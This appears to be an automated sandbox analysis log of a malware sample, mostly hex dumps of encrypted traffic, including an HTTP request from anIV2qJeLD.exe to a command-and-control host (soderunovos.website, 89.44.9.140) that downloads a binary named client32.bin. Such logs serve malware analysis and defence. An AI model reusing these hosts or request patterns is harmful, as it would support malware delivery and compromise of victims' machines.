2021-11-23 19:44:45 UTC	20	IN	Data Raw: 99 b0 0e 30 b1 22 5b 58 68 03 2d 9d 8d 66 11 e6 b2 c0 a8 ee 4f 44 cb 4c 7f 5b ff 5e 9b 7c 98 95 d2 80 18 91 9f b0 81 07 2d 81 4e a9 a1 e1 7d c5 e3 cb 6d 65 61 93 3c 30 cb 0e 50 0d 4d d1 4d 21 b8 ec 5d 77 0f 28 66 f7 9a 67 4a 51 cf e8 62 82 59 92 dc 85 64 2a 42 4c 31 7c 1c 78 7f ae 21 8b 21 1b b8 c8 99 21 02 f0 08 5c 9c 38 b3 fe 53 28 20 f7 de 96 65 9d b9 85 e3 34 5e e4 08 18 aa b9 47 49 b1 ae b3 8a 46 e2 30 bb 3d ca 49 15 e8 8d 77 54 9f 5f ef fd f6 fb f0 92 c3 0f 05 a6 c9 4c 26 71 d8 3a 37 71 98 9b 98 de 03 e3 3a be 6b af b6 b1 40 ae 7d 93 c0 8c 0f f5 72 03 73 f5 75 4a ea 9a f2 bc 04 31 a0 b7 92 a7 a3 17 20 16 ba 20 63 1f 5d ea 4f a4 d4 29 dc 90 d6 b4 bb d9 3b d7 8b f4 3f b4 a4 da 7e d0 52 c5 d4 ec 30 10 11 6c 21 5b 94 fb 60 ee 5e 44 d5 59 9b 3a be c8 b7 Data Ascii: 0"[Xh-fODL[^|-N}mea<0PMM!]w(fgJQbYd*BL1|x!!!\8S(e4^GIF0=lwT_L&q:7q:k@}rsuJ1 c]O);?~R0l![`^DY:
2021-11-23 19:44:45 UTC	36	IN	Data Raw: 1a ae c6 d5 9a 94 5a e1 3a f8 aa d2 fd 16 12 aa 29 4a e0 1e bf 4c e5 c6 e5 be 4f 00 de 81 19 19 72 57 40 28 04 da da db e4 f2 1f 60 a8 46 db ac 9b c7 1b 87 28 62 74 7d c7 da 2d 34 db 12 5d f8 a4 89 47 13 ea c8 9e 83 29 de 02 9f 7c 5e 74 0b 4b 10 2d e9 c6 03 60 c4 e8 98 f0 74 dc d3 b7 4d 58 1c c6 12 80 7c 64 3e fd 89 5e 7f 75 79 6a 3e 96 0b c3 84 f6 e2 5a 84 60 75 ec 9d 4e 69 84 11 e0 4a 4b a8 07 0a 0f d0 25 bb fc 2d a4 17 32 e1 6e 73 90 68 8b 8d 8e a1 ce 00 6b dd 95 0d ef b0 ed cb 19 2d ee 31 45 66 47 ba a0 04 47 c4 f8 46 49 29 94 ca 21 61 be 86 f5 30 59 b9 7e da ee 13 d2 7a 67 f6 15 ee ea 3e 68 e7 50 55 13 13 9b aa 67 ec 90 75 e5 60 96 9d b1 0c 6b 5c 29 de 60 52 a2 88 df 27 92 c9 43 9a d2 0f 7c 8d 77 ee e6 1e 6b 3a bc 31 5b 45 07 28 6e 53 43 bc a4 1c 65 Data Ascii: Z:)JLOrW@(`F(bt}-4]G)|^tK-`tMX|d>^uyj>Z`uNiJK%-2nshk-1EfGGFI)!a0Y~zg>hPUgu`k\)`R'C|wk:1[E(nSCe
2021-11-23 19:44:45 UTC	52	IN	Data Raw: e9 1c d5 eb 36 99 17 9e 7c 67 fe f4 01 75 87 36 67 51 d5 ae 5a 81 65 9c 5e 9e 9e 45 da de c9 7c 34 87 35 eb 11 e4 6c 50 9c 76 17 68 6c ac 49 15 94 a4 ff 73 9b 4d a0 62 3f 68 85 4c 83 a2 68 d8 83 2b b3 56 38 62 28 91 a5 8d 2d c8 dc 52 4d a8 73 87 94 88 90 45 cd 17 75 c8 33 73 63 dc a9 ab f7 45 2b 34 1b a0 1c f1 51 1a cf e3 4e 51 23 1d bf 1f e9 ed 39 e3 08 bc ea 81 53 ea ef 4c 33 df 8a 2c bf 20 dc ac 6f 34 60 de c3 a1 65 a0 04 cc b9 3c 34 ad 44 27 a5 35 18 24 37 8d 5a 64 d7 70 fc bf 75 ac fb ea 7d 2d 26 c2 dc 5e c0 eb 92 59 3b 85 e8 53 6a c4 34 c5 d6 35 fc ec 3d 6c 97 90 aa 3b 28 c6 74 8c 89 03 a3 4d f2 e9 57 61 92 a2 bd fd a0 44 23 51 5f aa 7d 6f b7 07 da 79 d8 7a 26 54 cd 51 1c 87 ae d0 31 45 7f 7b 5c 91 9c 15 74 59 7e ce 7c ea 8b 63 52 53 34 9e fc d4 87 Data Ascii: 6|gu6gQZe^E|45lPvhlIsMb?hLh+V8b(-RMsEu3scE+4QNQ#9SL3, o4`e<4D'5$7Zdpu}-&^Y;Sj45=l;(tMWaD #Q_}oyz&TQ1E{\tY~|cRS4
2021-11-23 19:44:45 UTC	68	IN	Data Raw: 95 4f 3a f4 97 61 39 28 5c 1d 24 30 8c de e6 c5 16 cd 7d a4 db d9 07 1f 28 28 38 9a 95 0d 13 82 86 12 6b a6 71 0c 50 bc c5 1d e1 ba 2e a2 d1 d1 5b e5 c4 af 57 75 c6 f5 8c 52 3e 16 54 43 02 2b 89 39 ca ff eb d6 b3 1e a1 c4 a0 56 e6 1d 60 59 77 ed 9e 2c 0a e8 b0 6d 23 21 e1 2b b0 9d 66 f8 d1 b2 0d 49 34 1c 83 61 16 1d 30 08 32 d2 11 85 96 1c 92 e5 84 d7 0a e2 78 5d b6 83 4d 9c 5d 22 a7 18 99 ea 97 1e 32 6c 00 8e b4 7f 9e 94 10 59 f0 a6 9f ce 2c 48 95 9b c1 39 ac 9a ec f3 67 c1 b1 14 6a e4 3f aa 73 0a 4c d7 38 ef 0d c1 d1 37 f1 e4 21 52 d6 7b dd 3e fd ff 57 56 05 64 16 6e 32 9a a8 66 0c 4e 6e ac 7f fa 65 fe cf ab 16 c5 90 02 23 1c 68 30 4d 04 b2 b5 2e a6 8a 67 d5 a1 f0 78 80 c7 b9 11 05 8b 3b f1 06 9a 49 86 75 9c c1 c0 10 71 91 ae 4e 66 cf 0a 67 1b aa 16 a4 Data Ascii: O:a9(\$0}((8kqP.[WuR>TC+9V`Yw,m#!+fl4a02x]M]"2lY,H9gj?sL87!R{>WVdn2fNne#h0M.gx;luqNfg
2021-11-23 19:44:45 UTC	84	IN	Data Raw: 62 22 97 34 b0 ee 66 36 cf 22 18 04 67 c8 74 1a d8 94 3a 19 8b 14 93 d2 5b 69 eb 02 98 98 1a 01 48 88 ef ab 09 67 c2 11 54 c4 69 55 0f ab 3e 0a d1 d6 87 6a d7 7a ee ac 19 ac fb 3f 16 68 f8 c4 ff d2 be 24 30 e8 88 a8 7b 7b 43 73 a5 ca 73 58 fc c3 70 e2 eb 71 4a e4 1d 72 63 bb c3 95 ea 41 ca b7 19 2e 71 b8 aa 8c 51 dc 84 1b 04 3d 05 a5 d5 94 7a ca ae 19 74 9e 33 34 cb 50 e4 71 ba b4 d9 b0 6e 9e 50 fb 5c 9c b1 db 12 1b 11 ee cb c2 27 cc ad da 18 3f 85 cb 1f a8 39 90 5b 8d aa 29 4c fc bb 6a 8c 9e f5 bb 08 4d 2d 5a ac 5b b7 8b c4 ad 00 23 98 81 31 da dc 61 90 c7 a5 36 28 d6 68 2a 11 80 5e 07 63 26 c8 ac 2b 84 8f 3d 1a 3e bf d9 52 a4 b4 d0 4a 9d e1 a8 e5 40 2a ea 81 6b 03 e6 0b cf 63 29 a1 87 e5 3c db 60 fe b7 1a 6f 19 e6 f3 08 c4 ab 39 fb 0e 45 4d cd 5e 98 1a Data Ascii: b"4f6"gt:[iHgTiU>jz?h$0{{CssXpqJrcA.qQ=zt34PqnP\'?9[)LjM-Z[#1a6(h*^c&+=>RJ@*kc)<`o9EM^
2021-11-23 19:44:45 UTC	100	IN	Data Raw: 16 d9 5e d3 aa b4 ec e0 c1 4a 4b fa f6 20 f6 b0 01 21 67 52 a9 bc b4 80 39 3b 63 da b3 27 3e 87 ff de 0a 29 d7 b2 21 34 7e 77 76 d9 8f bf ef f3 0c c5 e5 9c 39 a7 20 16 59 3b d4 64 13 93 03 13 41 30 ad 65 fe c6 b6 52 c7 42 3f 2d 4b c4 21 8a b5 f7 74 86 e9 9a 3a 9b ce 0a 7b b8 46 2e d4 be 7e 87 85 27 48 2a ff 9e 62 c1 e1 81 da 9b c8 32 44 e8 a9 14 99 c8 0d 6a ac c5 4c 15 24 c7 cd 4f f4 91 ab 29 da 7a c7 a4 96 41 36 bc 3d 04 74 74 fe 93 ef 87 dc 52 73 d4 47 60 6f ca 11 bd b3 5e 46 66 66 a7 f0 f8 23 75 31 0b f7 dd 7a df 7a 26 32 00 51 c6 a2 f5 f2 cd b6 81 f1 2b b3 3a 3c b0 86 b9 e0 a5 8e 44 49 9e 1f 93 9e 21 fc 28 b5 46 e6 50 61 34 d5 d4 83 14 d7 99 aa 71 f5 3d e1 3a 0b 91 96 3e b4 02 2b 4a a8 f7 b5 26 2b ee 71 18 ae 0f 2a 16 cd 7b d8 84 b9 e3 f5 fc 4c 95 01 Data Ascii: ^JK !gR9;c'>)!4~wv9 Y;dA0eRB?-K!t:{F.~'H*b2DjL$O)zA6=ttRsG`o^Fff#u1zz&2Q+:<DI!(FPa4q=:>+J&+q*{L
2021-11-23 19:44:45 UTC	116	IN	Data Raw: 75 f6 50 ec 63 bb 17 40 2d 74 1e 4e d2 8a f2 7b dd 35 d8 38 0a 2a 74 bd 29 96 97 f8 82 f5 45 cb 0c 6c b6 39 89 90 0a 76 10 f0 43 73 3e 54 b5 80 ff 09 73 7f c3 3d 3f 59 71 51 e2 20 52 76 e9 a7 3f dd 7d 4c a3 42 ef 96 ec 6e a4 f4 40 a1 de 08 5b 1a 68 86 f3 0c c2 c5 f2 65 92 99 a0 16 88 1f f7 07 e1 a3 8c 97 83 76 4d d8 39 72 98 a8 82 41 01 d7 0d 3e 95 b7 ee 04 bb d3 8f 23 66 80 0f a0 7c a0 2d 6f d5 bf 71 3c 47 5d ad 7b f7 e0 fd ac a9 22 9a 11 ff a3 db 11 1d 05 82 9f 48 04 df 3f 49 63 82 3a 76 77 17 34 da 9b 97 60 14 3f f9 fb d1 e9 e7 23 ee f6 89 e3 b3 ba 7b 1a 3c 98 e5 74 8b 20 03 ed 11 24 26 55 04 1e e6 6a 7c f7 b1 7f f0 26 be 6c 02 c2 43 6b c4 59 f4 01 8f 4b 33 9b f7 05 82 22 bd 80 fb cd bd d0 de 30 d7 54 97 73 b1 1d 77 57 a6 1c 3c 83 c8 81 8f 92 dd ca 44 Data Ascii: uPc@-tN{58*t)El9vCs>Ts=?YqQ Rv?}LBn@[hevM9rA>#f|-oq<G]{"H?Ic:vw4`?#{<t $&Uj|&lCkYK3"0TswW<D
2021-11-23 19:44:45 UTC	132	IN	Data Raw: b6 af cd dc 93 6d 7e f1 1e b8 de b4 d3 97 7a b3 23 4a d5 e6 7f 83 d2 b3 44 30 56 33 28 bf 14 58 7c 15 0f 07 0b c1 ec e2 46 f3 ac 5b 90 66 f8 d3 f3 3a 0d 63 b2 1a 8e 5d 45 58 20 dd 7d 64 8a 82 71 1e 37 d2 78 e3 4c 90 88 52 96 a7 2d 92 7e bc 78 c7 72 30 24 ac 5b 93 a1 f6 f9 a1 46 b4 7e 64 a9 3a 90 ab ca 14 3b bf d1 89 9c 08 e4 ca ac 99 a9 ef 13 13 8d 4a 04 a1 bd ac a4 24 4e 8d 09 87 d4 87 77 19 8c 4c d2 20 96 d5 98 c6 28 bb a1 b7 df 25 02 53 0f bd 3c 40 fb f6 fc 90 e7 68 8d 0f 2f 2d c8 cc 51 f7 44 df ef 7b d2 40 cd e9 01 49 99 21 bf 07 c0 d7 7c a1 0f 41 6c 10 2f e7 3a 3f 49 83 99 b0 ab 3c b7 2e 2c 5d 4e ca 77 a5 f0 fe 1e 34 8d 0c cb 68 c0 7a 37 fe 8d 17 bd 62 d0 26 09 c4 fc dd 69 eb 9c a8 f1 dc f1 f3 3b b1 48 c7 c4 b6 4d 09 49 05 ad e2 02 f2 e0 b9 c7 a7 3c Data Ascii: m~z#JD0V3(X|F[f:c]EX }dq7xLR-~xr0$[F~d:;J$NwL (%S<@h/-QD{@I!|Al/:?I<.,]Nw4hz7b&i;HMI<
2021-11-23 19:44:45 UTC	148	IN	Data Raw: b7 31 95 64 7a 27 d8 8b 46 6f fc f2 d1 ec 23 31 ae 69 ff d8 a0 fa cf 00 fa c6 47 88 37 75 d6 9b 41 dc 10 85 eb df d5 5c 38 6c 8b 6b 3d a4 06 e2 6e 46 83 53 36 3e 18 77 3c 37 73 96 5e 31 7b 60 b3 53 a6 ea 79 e6 fb 30 e9 1e 7a bb e7 97 e1 0a 56 ba 9c 93 b2 83 b1 26 bf 33 2c d5 12 39 c8 c7 dd 53 d4 95 5f 50 cb cf 55 27 9c 85 42 7f 9e d0 c5 54 ff eb 51 17 c9 49 4f 3d 5a fb 27 bc 09 c0 40 8b ca fd ec d5 58 2e 5a 4c 03 11 a3 49 6d 0f 46 aa f9 cf 85 3f ea 69 2a 02 69 41 fd 3b 24 a5 2f e6 45 d5 55 21 2d 38 ed 09 44 90 9c 8f 22 8e 2f 93 ba 50 1d d0 0f 71 22 7b 52 22 dd 93 5e d4 74 01 27 22 37 3b 6c c8 e9 79 d7 4b 56 e4 23 15 2b b9 46 ea 27 d0 27 cc 6a 41 cb 89 4f 4d f1 b4 5d 14 bd 88 f9 bb fa 4d 5c c2 02 b0 2d 2a a4 00 f6 29 eb 65 be 44 73 7e e1 2c 57 97 6e 1e 4e Data Ascii: 1dz'Fo#1iG7uA\8lk=nFS6>w<7s^1{`Sy0zV&3,9S_PU'BTQIO=Z'@X.ZLImF?i*iA;$/EU!-8D"/Pq"{R"^t'"7 ;lyKV#+F"jAOM]M\-*)eDs~,WnN
2021-11-23 19:44:45 UTC	164	IN	Data Raw: 62 b0 f1 24 af 00 78 9e 8f fb fe e2 b7 cb d6 bc 91 48 65 87 bb ab c2 c7 15 7d 57 ec a3 92 10 70 24 da 0b 8d b2 f0 3d 31 50 9e 1e b4 26 09 f9 5c 6c 90 3e c3 56 74 a7 71 04 d4 d0 f8 97 a9 57 8e ad 79 2d ad 14 3a ed 32 64 51 2e 4e 08 e2 34 8c e0 32 7b 9b 93 50 8c 3e bf 28 90 59 87 7e 60 fe 5c bd 08 e0 40 d3 f6 87 45 13 5c 25 15 db cf 09 71 a0 e6 c1 86 db bd 37 ce 30 fc 50 da da a6 89 37 f8 f2 92 f1 eb ea e0 9d 90 d7 2b 20 0e 1f 82 43 17 69 7c bd 96 35 05 74 f2 a0 c1 eb b9 ae e5 01 4c 51 db e2 52 5e b2 ca 6c 54 2d bf 61 d2 2a 65 2d b0 ba 2b f5 87 b6 8f c9 cc fa 31 bb a1 df 28 d1 a3 43 c3 ba b5 5c 07 0b 27 d5 8f 4d 4b 2a 6b 46 b4 7b a4 0e 46 a7 6a 7a 7f 7c 5c 5a f9 77 a3 ef 32 32 a2 c0 e0 46 c8 5d f1 fb d0 72 99 19 15 9c a4 0f ca c7 92 a8 ac ec a9 30 e0 24 36 Data Ascii: b$xHe}Wp$=1P&\l>VtqWy-:2dQ.N42{P>(Y~`\@E\%q70P7+ Ci|5tLQR^IT-a*e-+1(C\'MK*kF{Fjz|\Zw22F]r0$6

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49785	89.44.9.140	443	C:\Users\user\Desktop\anIV2qJeLD.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-23 19:44:45 UTC	179	OUT	GET /jdraw/f6g_2FiF4/BVB_2BmxiIV1nw_2B4cK/CEW08ItbFLwHO8UQuXN/_2BLf2lFUFBrC4suobQbOB/0fGYw2vRMdeDd/GloxsNvw/PasUyB_2F_2BHKhCo7UgE3u/2gjzOvnViA/3VWPE0psH7LTVPa7Y/AQrrT0oMv35d/Jg57ryhE8om/OJw5Ee8c4mGK6J/l0QzZoUYoPnAbKMV1LRii/_2FzkrD.crw HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: soderunovos.website Connection: Keep-Alive Cache-Control: no-cache Cookie: PHPSESSID=5fh0nsuv43u1vr3r3q99rkvoc6; lang=en
2021-11-23 19:44:45 UTC	180	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Tue, 23 Nov 2021 12:04:10 GMT Content-Type: application/zip Content-Length: 227905 Connection: close X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: public Pragma: no-cache Content-Transfer-Encoding: Binary Content-Disposition: attachment; filename=client32.bin
2021-11-23 19:44:45 UTC	180	IN	Data Raw: 3d 3b 53 33 e9 23 05 65 c0 44 5b ca ce a5 e4 ac a5 e6 d3 da 25 d9 4c 1e fa 52 4d e7 67 59 a7 ba 6e 0b cc d9 ab 48 4a 6d 3a 95 e3 f3 40 d2 27 fb b0 d4 0a 5f 05 e2 a1 cf 93 62 ed 68 50 ec 69 5c 6b 91 91 06 3c e9 ff dd 6c 96 1d 73 a8 45 bf 64 37 6c b0 94 b9 72 3c 09 54 f1 6c 0a f4 55 d9 e4 2f 8e ef 7c 4e 07 7b ea cc 78 24 7d 87 f0 cd 0a 99 5a 45 fd c4 cb e4 a7 7f a1 ca cb 69 3c 65 45 24 b0 e0 2e 7e 61 75 de c8 20 f0 68 55 4f 6e b1 f0 39 92 38 57 a8 29 74 ff 7c f2 5b e2 5f 15 b9 ce ad 4e ff e9 a2 9c 2d 1f 05 1f 19 53 fc e8 9e 84 a0 2d cd 87 99 f0 2a 5f a4 e4 8e 6f ef 20 61 f7 89 ab c2 5b 7a 02 52 9b 3c 5d be e4 fa f6 d1 c0 fb a3 29 38 fe 72 9b 84 88 52 75 87 14 88 9c da 54 d2 3a d6 59 42 a2 e9 e9 61 8f c3 ef 64 8f 8c 47 16 31 5a ce fb 30 fc 50 18 c7 5c 21 ec Data Ascii: =;S3#eD[%LRMgYnHJm:@'_bhPi\k<lsEd7lr<TlU/|N{x$}ZEi<eE$.~au hUOn98W)t|[_N-S-*_o a[zR<])8r RuT:YBadG1Z0P\!
2021-11-23 19:44:45 UTC	196	IN	Data Raw: 01 38 5f b6 31 de 97 47 a4 b0 4c 5e 62 71 78 86 67 14 e6 ab ad 90 62 51 19 41 01 7c 93 5b 75 58 8b a0 7a 50 4d 20 7e a3 d2 72 de cb 55 89 9d c9 6f 38 b5 b2 3f 13 59 32 48 38 95 b1 e7 84 92 60 98 0c 46 e5 c7 5d 34 43 9f 5f 38 a6 47 1b a4 28 b9 6e 9f c5 7f 52 46 3d 44 c5 32 7e af f6 a1 b6 81 15 57 3e 9b ae 15 f4 ac ff 19 a0 69 4f b8 e4 2e 5d 59 bf f4 67 b6 76 fb 21 dd 86 7a 0e 9e 3a 92 ec 23 ba b2 cd 30 d9 2b 97 91 ef ff b7 14 93 5c 85 bd bd b9 4a a8 83 7b eb de d8 dd 7a 66 4f 3d df 15 91 ac 4b fe 5c c7 07 97 20 56 7d 92 f8 62 54 0f c9 e9 fd ab 24 ed 89 67 23 b8 10 ad e4 eb 83 91 98 d7 8f 3a 9a ae 67 db 13 07 74 67 7d d6 2b 85 28 62 54 55 e0 ca 50 81 1b 94 e0 02 5d 3c 87 45 9a c8 9a 85 ce bb 58 99 c2 84 99 30 98 e5 ed 44 44 12 09 be c6 6b 4c 51 13 de 86 c5 Data Ascii: 8_1GL^bqxgbQA\[uXzPM ~rUo8?Y2H8`F]4C_8G(nRF=D2~W>iO.]Ygv!z:#0+\J{zfO=K\ V}bT$g#:gtg}+(bTUP]<EX0DDkLQ
2021-11-23 19:44:45 UTC	212	IN	Data Raw: ad 95 af 16 70 68 a2 99 72 70 f9 85 97 9b b6 9a 7a 7e f5 55 ee a8 81 b1 49 ca 42 95 89 e9 3a 17 1c ab 37 67 95 91 6c 02 39 68 43 8e e5 5d 59 84 55 c1 19 6a 54 21 53 4f 72 f7 45 17 f1 6b c6 8e 53 8a de 93 7b 9c 4b fd 8e 67 34 ac 75 33 05 d9 7c da 5f 15 63 c2 79 2f 62 09 1d b6 47 30 c1 53 2f 73 1a a0 01 fd de 94 7e 59 2b 91 6b 39 44 04 07 f0 10 ed 45 77 2c 05 9e 46 ed 26 4c 74 5d 8b 91 3c cd 16 5a 94 06 ad f9 5f 69 93 4b 95 b4 91 39 ed 5c db e2 33 14 77 5e 72 83 3e 30 e9 67 aa 95 a2 99 95 58 22 0e d3 6f 1c 08 d2 91 90 c7 2d 28 eb 30 dd 39 79 31 33 cf b7 b1 34 0c dd 11 d1 e0 4a 12 a3 4d 03 d0 08 84 18 2e 1e 4a 27 fe 19 f8 47 83 12 09 b0 71 ae 2c 77 45 76 12 4b 08 fc 9e 71 c7 67 17 fc b7 de 65 c2 d6 3d bf 03 1a da 36 97 67 66 40 0a 24 b8 ae e6 cc c8 35 ef 2d Data Ascii: phrpz~UIB:7gl9hC]YUjT!SOrEkS{Kg4u3|_cy/bG0S/s~Y+k9DEw,F&Lt]<Z_iK9\3w^r>0gX"o-(09y134JM.J'Gq,wEvKqge=6gf@$5-
2021-11-23 19:44:45 UTC	228	IN	Data Raw: 07 1b 95 21 da f3 d3 77 d5 ae 62 cb 93 a2 ba c6 c1 c2 9c 24 da 0a 37 3d 16 2c 44 e0 f1 82 d3 e5 7d cb 98 74 ea 6f 14 68 ea 2e a5 95 2f 2a 54 17 f3 17 e6 a4 56 2d 7c 8e f9 70 2b 03 c6 bd d3 be bf 4b 68 d0 28 fe c8 67 12 13 2a 7d 33 0d c4 c7 aa de e1 d0 1a fb d4 a1 39 86 20 fb 78 2a fb 32 ca 1c 3f 0e 66 59 23 2d ef a7 35 de d0 91 dc b1 8d 9c 9f d2 63 0d ba 71 cc dc c7 35 5c 94 d0 80 ab e4 95 e2 4c d7 27 2f 28 04 34 d9 3c a8 22 99 3c 86 83 80 96 92 9a 20 a8 23 1e ce 2c 19 43 8a 61 30 26 b4 01 74 53 7c 33 40 36 a0 52 24 62 fb 46 ff 88 92 df c3 83 c9 55 ac c6 8e 7c 88 2c 72 92 2f 82 a3 90 9c 75 29 06 94 33 88 d5 4f 4b e4 44 ce b8 d5 f9 e7 b9 f9 7a 35 5b d8 88 cd d8 d4 c9 f5 1a a3 a5 89 da f0 e4 29 8b 0f 85 f1 91 94 d2 6a b4 cf 5d 42 aa 62 2b fc 5d 43 cb 5d f0 Data Ascii: !wb$7=,D}toh./*TV-\|p+Kh(g*}39 x*2?fY#-5cq5\L'/(4<"< #,Ca0&tS\|3@6R$bFU|,r/u)3OKDz5[)j]Bb+]C]
2021-11-23 19:44:45 UTC	244	IN	Data Raw: 41 b7 e9 4a 03 24 38 c0 6f 17 65 d1 07 a5 a1 7a e6 32 b0 76 ca 66 62 d0 27 32 c1 c3 13 4e 54 1f bd b3 ae 6c dc 15 cc 02 93 0a 00 e1 33 f8 c6 1e 1b 21 f1 4f b0 f1 62 44 da 74 40 95 04 33 7a 0c d1 f3 26 99 38 64 81 6c c3 bb 70 cd 34 7c 9e cd 33 8f c1 ab 47 85 99 16 87 df 41 28 6a d6 d0 14 a1 c4 7e 5f 71 1e 7c e8 14 85 05 25 b0 12 7a e4 97 66 dc a7 67 b2 79 fb b9 45 d8 0f c2 63 01 0c 35 ed 28 5f 0d c4 7f 52 a1 e7 2a d4 9d db 7f 72 37 aa 38 e1 e2 06 0c a4 41 85 fb 1d 10 3e ab 11 5a c8 33 fd f7 2e 44 67 98 e2 cb 23 82 79 17 a5 60 a9 c4 56 d7 c3 3a a0 e1 0a 2a 4e 4b e3 3d 75 b3 c6 3c 48 1c bd 53 ce ec 95 62 96 fc 34 c4 4d ca 15 47 67 19 9c d2 7b 64 93 fa 99 c6 24 be 80 ac 8b 95 d5 5e 87 d3 8e 1e fe 2e f7 4e 1f 72 b5 17 2c 6d 72 33 d1 6e 1a ec 31 16 ab 78 95 24 Data Ascii: AJ$8oez2vfb'2NTl3!ObDt@3z&8dlp4\|3GA(j~_q\|%zfgyEc5(_R*r78A>Z3.Dg#y`V:*NK=u<HSb4MGg{d$^.Nr,mr3n1x$
2021-11-23 19:44:45 UTC	260	IN	Data Raw: a8 0c dc 00 8a 38 ca 2d 7d b3 9e 44 6c 42 b7 d1 7a 69 4a 49 cd a1 3d 97 ab 5f 13 aa 5c fe 5d 46 da 6c b3 21 83 48 e0 9d 35 e9 3b c0 29 3b 41 99 e6 16 8c a1 99 a4 9e 66 97 5b 9c c1 83 15 00 3e d9 65 0a 07 ae c4 00 84 08 66 6e f4 27 ad 9b 4d d6 64 a6 22 79 a3 88 94 be 6b 6c a5 cc d1 65 ec 97 c7 54 0b d3 15 06 cd b1 3f 32 d6 33 83 fb c2 88 66 f4 eb a6 1b 02 1b 62 ef 58 f2 82 6c a6 41 fc 4d 19 f7 bd 31 4a 49 03 d5 70 19 89 00 25 54 26 66 ee e9 81 f2 26 e0 30 34 f7 94 bf 79 3c 5f 30 f0 af 1a 4d 83 2f 15 a5 b4 f3 0e 2e 81 77 37 79 c2 15 b0 eb c9 d1 55 20 04 99 02 5c f2 6d 88 83 b7 58 98 c0 6b df af 0e d6 1e 50 e0 c7 8b 91 da f2 b0 3f 98 72 1b f0 44 7f 46 18 95 61 a3 eb 20 df 5f f6 47 19 6b 83 1f e9 8e 39 0e a5 ed 0d 01 5c 27 21 bb 76 e8 b5 3e 18 12 76 13 c8 82 Data Ascii: 8-}DlBziJI=_\]Fl!H5;);Af[>efn'Md"ykleT?23fbXlAM1JIp%T&f&04y<_0M/.w7yU \mXkP?rDFa _Gk9\'!v>v
2021-11-23 19:44:45 UTC	276	IN	Data Raw: 66 b0 ca 68 ae 46 a7 86 16 50 94 22 11 fb 6d f0 74 e2 9d 75 78 b4 9c db ff a4 b1 f0 f3 a4 7e d7 bd d5 14 5b cf ce 7e fc ce 65 7a 99 68 3a bd 81 79 67 09 82 db 91 1c a5 14 99 a8 e8 9f 82 b2 18 31 fe 54 43 7f a2 c4 d1 77 e3 71 c7 57 40 28 ad 80 12 4a 0f f8 29 38 51 68 88 89 bd c1 25 ff 87 8a 86 a3 76 b2 91 1f fc 50 45 7f 89 9b 7b 0e 73 20 77 7e c8 63 06 4b c3 f0 f1 c2 43 c4 4a df 32 e2 b8 23 ac 72 82 f1 6a 6a 5e 7a bb a5 8d e4 ce 2a b2 41 89 0a 90 92 a9 a1 3b 1c 10 a1 e4 7b 73 dc 24 6f 59 36 48 b0 55 ed e6 de 99 7b 54 b8 c0 b4 83 c3 e5 80 e2 91 17 0d 0a 34 bf b2 c3 02 4b b1 d1 12 d2 b1 b7 75 86 56 f8 b2 d8 19 85 03 76 30 4e 4c 91 e4 54 73 3a f2 1b 97 84 7c 6d 0a 0e 68 8b f7 cc 54 c2 ce 97 d1 30 a4 31 a4 ef 1a 06 d7 09 c4 bc c8 0d 21 93 17 dc fd e3 20 42 05 Data Ascii: fhFP"mtux~[~ezh:yg1TCwqW@(J)8Qh%vPE{s w~cKCJ2#rjj^z*A;{s$oY6HU{T4KuVv0NLTs:|mhT01! B

Timestamp	kBytes transferred	Direction	Data
2021-11-23 19:44:45 UTC	292	IN	Data Raw: 28 f3 a6 d9 af 00 74 dd 0d ce 6d a3 4f 08 24 0e f7 5a bf 2f 50 ca ba da 39 62 64 76 65 70 c0 a4 04 ba 86 74 c8 93 c7 c5 15 c4 23 6f ef ba e2 fb 45 df b8 c1 1a 3d 8e 52 5f 76 22 0a a1 7a 6c cd d8 ff 78 33 3a dc dc d4 fb b5 c6 a5 a3 1c 4c 23 bd 60 b0 c0 32 83 ad 9b 32 9d fe 1e 4b 66 16 42 f6 07 93 74 34 79 c3 c8 38 1e 51 9e eb 8e 5c 07 c4 20 ce b3 78 f2 0f 9d 4e ba 47 88 24 24 56 9e dd 19 3f 5d 20 37 eb b2 5f b8 f7 41 28 d0 28 6e d2 6c a1 ca 61 65 ed 03 dc 39 4a 4b 54 58 96 f5 5b 75 91 6c 67 ef 5e b5 29 ed ef 55 0b 7f 05 d4 ae 45 9f d2 0e 7c f6 d3 12 a3 b8 aa 25 b4 98 ba 2d 80 01 a9 d2 f6 4e 59 92 f5 a6 91 08 f8 2e eb fe 27 5b b3 47 55 af ba 71 e1 83 ca 2c bb aa 91 72 07 85 72 44 10 16 f1 d8 73 5a fe 66 22 fa 46 49 73 30 77 14 54 80 cf af 2a 5e 17 63 1f 25 Data Ascii: (tmO$Z/P9bdvept#oE=R_v"zlx3:L#`22KfBt4y8Q\ xNG$$V?] 7_A((nlae9JKTX[ulg^)UE|%-NY.'[GUq,rr DsZf"FIs0wT*^c%
2021-11-23 19:44:45 UTC	308	IN	Data Raw: 58 ba 00 0a 5b f6 36 71 13 6d e8 44 f8 52 0b d3 ba b4 db 3b 95 c1 3a 40 a3 49 42 02 18 3a a2 b7 a7 37 ca f8 58 be 4a 05 b4 d6 58 97 9e 04 21 ea 18 09 54 c9 d4 b4 a7 3c 8f a3 fc 38 7c c7 84 b8 f1 f5 2d 62 f8 67 44 fc f4 e0 48 1d 92 59 2c 25 8e 89 79 3d 49 0f 9e 65 d9 94 b2 be c4 2f 97 84 c7 b2 f5 b3 59 82 51 4e 39 8c 3f 29 be 5b b8 6c 5a 37 eb b7 d7 eb be 2d a0 5d 74 45 36 7d d4 08 78 a0 9a 04 84 f5 84 95 36 b4 15 81 4c 2f 80 f3 39 8e c0 da d0 35 67 6b c0 75 ec b8 9d 3f e7 9e ba 64 df 54 cb f6 01 a3 f1 8b 65 1d d7 d3 37 5d 00 f6 51 36 9a a3 21 3c 8b 07 a0 d6 1a 64 21 9d 28 90 af da c5 73 8d 80 7f 78 f2 89 f0 fb 63 02 79 04 67 44 f6 60 97 2e 1d 71 1c f8 32 75 08 e6 c0 91 a4 97 d7 5b f4 d4 1e 57 5f 7d 05 ee cc d4 9c db 06 e9 e7 eb 71 da 96 37 80 95 49 6c 6a Data Ascii: 